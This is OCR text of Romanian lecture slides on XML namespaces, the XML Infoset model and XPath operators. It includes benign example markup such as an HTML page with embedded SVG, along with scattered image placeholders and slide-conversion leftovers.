14:40	Survey State Model (SSM) – XML Authoring of electronic questionnaires *Jose Lloret (Robert Gordon University) and Nirmalie Wiratunga (Robert Gordon University)*
15:10	Schematron for Information Architects

xml: instrumente

Analizoare (procesoare, *parsers*)
Apache Xerces, Expat, libxml, MSXML,…

Vizualizatoare și editoare structurale
Firefox, Open Office, <oXygen />, MS Visual Studio etc.

Formatatoare – *e.g.*, procesoare XSLT/XSL-FO
FOP, Saxon, Xalan, XEP

Sisteme de gestiune a bazelor de date XML
eXist, Mark Logic's CIS, Sedna etc.

xml: demo

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Dacă alegem nume de marcatori/atribute deja definite de alte limbaje XML?

xml: spații de nume

```
<event uri="http://sophia.estec.esa.int/socis2015/faq">
   <name>ESA Summer of Code in Space</name>
   <year>2015</year>
</event>
```

```
<participant>
   <name uri="mailto:tux@info.uaic.ro">
      Tuxy Pinguinescu</name>
   <year kind="Bachelor">2</year>
</participant>
```

xml: spații de nume

```
<event uri="http://sophia.estec.esa.int/socis2015/faq">
    <name>ESA Summer of Code in Space</name>
    <year>2015</year>
</event>
```

?

```
<participant>
    <name uri="mailto:tux@info.uaic.ro">
        Tuxy Pinguinescu</name>
    <year kind="Bachelor">2</year>
</participant>
```

xml: spații de nume

Spațiu de nume

desemnează un vocabular utilizat pentru calificarea – în mod unic – a elementelor/atributelor XML

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xml: spații de nume

Vocabularul definit – colecție de nume de elemente și attribute, plus maniera lor de structurare – poate fi desemnat de un URI

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xml: spații de nume

Vocabularul definit poate fi desemnat de un URI

atributul **xmlns** specifică acest URI,
atașând opțional un identificator unic
fiecărui vocabular folosit

specificație W3C (2009): **http://www.w3.org/TR/xml-names/**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

```
<?xml version="1.0"?>
<c:calendars xmlns:c="http://www.calendar.info">
  <e:participant xmlns:s="http://www.info.uaic.ro/Students/"
                 xmlns:e="http://www.info.uaic.ro/Events/">
    <s:name>Tuxy Pinguinescu</s:name>
    <s:year s:kind="Bachelor">2</s:year>
    <c:calendar>
      <e:event e:ident="SOCIS">
        <e:name>Code in Space</e:name>
        <e:year>2015</e:year>
      </e:event>
      <e:event e:ident="StagiiPeBune" />
    </c:calendar>
  </e:participant>
</c:calendars>
```

xml: spații de nume – exemple

Vocabularul XHTML/HTML5: **http://www.w3.org/1999/xhtml**

Vocabularul Atom: **http://www.w3.org/2005/Atom**

Vocabularul modelului conceptual oferit de DBpedia:
http://dbpedia.org/ontology/

Vocabularul JSP (*Java Server Pages*):
http://java.sun.com/JSP/Page

Vocabularul XUL (*Extensible User-interface Language*):
http://www.mozilla.org/keymaster/gatekeeper/there.is.only.xul

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xml: spații de nume

Studiu de caz:
includerea în documentele (X)HTML
a unor construcții provenite din alte limbaje XML

exemplificare:
SVG (*Scalable Vector Graphics*) – **http://www.w3.org/TR/SVG/**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

```
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml">
 <head><title>HTML + SVG</title></head>
 <body>
  <h1>O ilustrație SVG (grafică vectorială) inclusă într-o pagină Web</h1>

  <!-- Elemente și atribute SVG specificate în documentul HTML,
       recunoscute pe baza spațiului de nume SVG -->
  <svg width="500" height="200" xmlns="http://www.w3.org/2000/svg">
   <!-- o zonă rectangulară cu colțuri rotunjite -->
   <rect x="50" y="50" rx="7" ry="7" width="450" height="150"
         style="fill: #6699FF; stroke: #3333CC;"/>
   <!-- conținut textual -->
   <text x="70" y="90" style="stroke: navy; fill: white; font-size: 32pt;">
         SVG direct &icirc;n browser...</text>
   <!-- un cerc galben -->
   <circle cx="400" cy="150" r="33" style="fill: yellow; stroke: red;" />
  </svg>

  <p>De utilizat un navigator Web care oferă suport nativ pentru SVG.</p>
</body>
</html>
```

HTML

```
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml">
 <head>
  <title>HTML + SVG</title>
 </head>
 <body>
  <h1>O ilustratie SVG (grafica vectoriala)
      inclusa intr-o pagina Web</h1>

  <!-- Elemente si atribute SVG incluse
       in documentul HTML,
       recunoscute pe baza spatiului de nume SVG -->
  <svg width="500" height="200"
       xmlns="http://www.w3.org/2000/svg">
    <!-- zona rectangulara cu colturi rotunjite -->
    <rect x="50" y="50" rx="7" ry="7"
       width="450" height="150"
       style="fill: #6699FF; stroke: #3333CC;"/>
    <!-- continut textual -->
    <text x="70" y="90" style="stroke: navy;
          fill: white; font-size: 32pt;">
       SVG direct &icirc;n browser...
      </text>
    <!-- un cerc galben -->
    <circle cx="400" cy="150" r="33"
            style="fill: yellow; stroke: red;" />
  </svg>

  <p>De utilizat un navigator Web
     care ofera suport nativ pentru SVG.</p>
</body>
</html>
```

Output

Run with JS Auto-run JS


O ilustratie SVG (grafica vectoriala) inclusa intr-o pagina Web

De utilizat un navigator Web care ofera suport nativ pentru SVG.


xml: spații de nume – demo

rezumat

modelarea datelor prin XML



caracterizare & constituienți,
aplicații și utilizări, spații de nume XML



episodul viitor:

extragerea datelor cu XPath

validarea documentelor XML prin DTD

Tehnologii Web

un model de date pentru Web (II)

//*

XML Infoset, acces via XPath, validări DTD

“Înțeleptul te învață prin faptele sale,
nu prin cuvintele sale.”

Chuang-Tzu

Dr. Sabin Buraga ▸ www.purl.org/net/busaco

Cum modelăm (reprezentăm) datele?

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xml-infoset

Scop:
specificarea unui model de date (abstract)
pentru XML

recomandare W3C, 2004

www.w3.org/TR/xml-infoset

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xml-infoset

Se oferă un punct de vedere comun referitor la:

serializarea datelor semi-structurate

reprezentare internă (în memorie) ↔ fișier text XML

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xml-infoset

Se oferă un punct de vedere comun referitor la:

crearea/folosirea de API-uri de procesare XML

...într-o manieră standardizată

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xml-infoset

Se oferă un punct de vedere comun referitor la:

definirea unor specificații de nivel (mai) înalt
exemple: XPath, XSLT sau XML Schema

...care recurg la același model abstract XML

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xml-infoset

Modelul asigura inter-operabilitatea diferitelor tehnologii, interfețe de programare (API-uri) și aplicații XML

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xml-infoset: concepte

Document (*document information item*)

considerat a fi un arbore, cu rădăcina dată de proprietatea **[document element]**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xml-infoset: concepte

Document (*document information item*)

are proprietatea **[children]** desemnând
lista de „lucruri” (*items*) din document,
în ordinea dată de algoritmul DFS

xml-infoset: concepte

Element

specifică un element XML

posedă proprietatea **[parent]** oferind informații despre elementul părinte căruia îi apartine

are asociată proprietatea **[children]**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xml-infoset: concepte

Element

proprietatea **[local name]** desemnează numele local al elementului aparținând unui spațiu de nume indicat via **[namespace name]**

prefixul spațiului de nume utilizat este stocat de proprietatea **[prefix]**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xml-infoset: concepte

Element

proprietatea **[attributes]** oferă lista neordonată a atributelor atașate

proprietatea **[namespace attributes]** specifică lista neordonată a atributelor **xmlns** asociate

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xml-infoset: concepte

Atribut (*attribute*)
desemnează conceptul de atribut XML

numele și spațiul de nume atașat sunt specificate
de proprietățile **[local name]** și **[namespace name]**, respectiv

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xml-infoset: concepte

Atribut (*attribute*)

elementul căruia îi aparține este indicat
de proprietatea **[owner element]**

valoarea propriu-zisă a atributului
este specificată de **[normalized value]**

xml-infoset: concepte

Caractere (*characters*)
corespund informațiilor textuale
ale conținuturilor elementelor XML

proprietatea **[parent]** indică elementul căruia îi aparțin

proprietatea **[children]** conține datele-caracter propriu-zise

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xml-infoset: concepte

Caractere (*characters*)

setul de caractere utilizat este desemnat
de proprietatea **[character code]**

modul de procesare a spațiilor albe este specificat
de proprietatea booleană **[element content whitespace]**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Document
html "http://www.w3.org/1999/xhtml"
head
title
link "stylesheet"
meta "content-type"
meta "description"
meta "keywords"
meta "author"
body
article "top"
header
a "index.html"
img "web-logo.png"
h1
section "main"
aside "menu"
nav
a "web-film.html"
a "web-eval.html"
a "web-contact.html"
Element
Characters

xml-infoset: concepte

Instrucțiuni de procesare
(*processing instruction information item*)

Comentarii
(*comment information item*)

Declarația tipului de document
(*document type declaration item*)


Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xml-infoset: exemplu

Construcției

```
<antologie xmlns=
  "http://www.infoiasi.ro/antologii"
  coordonator="Sabin Buraga" />
```

îi corespunde *infoset*-ul:



Dr. Sabin Buraga ▲ www.purl.org/net/busaco

În ce mod pot fi accesate datele stocate de un document XML?

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xsl: xpath

XPath 1.0

recomandare a Consorțiului Web (1999)

www.w3.org/TR/xpath

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xsl: xpath

XPath 1.0

adresează părți dintr-un document XML

oferă facilități de bază pentru manipularea datelor (șiruri, numere,...)

operează la nivelul structurii abstracte a documentelor XML (arborele)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xsl: xpath

expresia XPath – construcție de bază

evaluarea se realizează în funcție de context:
un nod al documentului XML
poziție
o funcție (predefinită sau specificată de programator)
o declarație a unui spațiu de nume

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xsl: xpath

expresia XPath – construcție de bază

în urma evaluării expresiei, e returnat un obiect:

o mulțime de noduri (*node-set*)

o valoare logică – *true*/*false*

un număr (*float*)

un șir de caractere


Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xsl: xpath – operatori

Descendent /

/html/body/article

/cuprins/capitol/autor



Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xsl: xpath – operatori

Traversare recursivă //

//capitol
//cuprins
//div/a

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xsl: xpath – operatori

Traversare recursivă //

//capitol
//cuprins
//div/a

Atenție la problemele de performanță!

De ce?

Dr. Sabin Buraga ▲ www.purl.org/net/busaco


xsl: xpath – operatori

*Wildcard **

/cuprins/*/nume

capitol/*

Dr. Sabin Buraga ▲ www.purl.org/net/busaco



evaluarea de expresii XPath
via extensia FirePath pentru Firefox

xsl: xpath – operatori

Nodul curent **.**

./capitol

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xsl: xpath – operatori

Atribut @

capitol/@nr

table/@*

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xsl: xpath – operatori

Spațiu de nume **:**


xsl:*

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xsl: xpath – operatori

Spațiu de nume :

//html:*



Dr. Sabin Buraga ▲ www.purl.org/net/busaco

